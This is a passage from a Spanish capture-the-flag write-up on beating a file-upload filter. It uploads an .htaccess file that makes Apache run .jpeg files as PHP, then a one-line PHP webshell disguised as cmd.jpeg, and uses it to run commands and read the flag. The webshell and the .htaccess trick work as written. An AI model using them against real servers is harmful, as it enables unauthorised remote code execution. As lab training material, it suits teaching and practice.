
Agregando PNG en la primera línea, para que valido esos bytes del archivo. No nos dejara.
HTACCESS: ESTABLECIMIENTO POLÍTICA NIVEL DIRECTORIO
.htaccess -> Archivo configuración a nivel directorio, usado por Apache HTTP Server, que permite modificar el comportamiento del servidor sin tocar la configuración global -> (httpd.conf o apache2.conf). En este archivo podemos insertar directivas/políticas.
Ahora estableceremos una política cual permita que cualquier archivo que coincida con la extensión puesta o palabra, lo interprete como motor PHP.
# Crea el archivo .htaccess y escribir dentro
nano .htacess
-> addType application/x-httpd-php .jpeg

# Ver el contenido del archivo
cat .htaccess


Por otro lado, llamaremos a nuestro cmd.php -> cmd.jpeg y le pondremos para que cuando se suba el archivo, tener una webshell y ejecutar comandos remotamente (RCE).
<?php system($_GET["cmd"]); ?>

En la página a la hora de subir, filtramos los archivos ocultos, ya que si nos damos cuenta llamamos a htaccess con un “.” al principio, por lo cual esta oculto.
Aceptamos.

Le damos a “UPLOAD ID”.

Nos dirá que se ha subido exitosamente.

Ahora seleccionamos la webshell, y le damos a “UPLOAD ID”.

Se subirá sin que nos salte ninguna prohibición.

Ya tendremos una ejecución remota de comandos mediante el parámetro:
# Especificar parámetro en URL para ejecutar comandos
cmd.jpeg?cmd=comando
BANDERA

Para leer la bandera nos iremos a la siguiente ruta:
cmd.jpeg?cmd=cd ../..; ls; cat flag.txt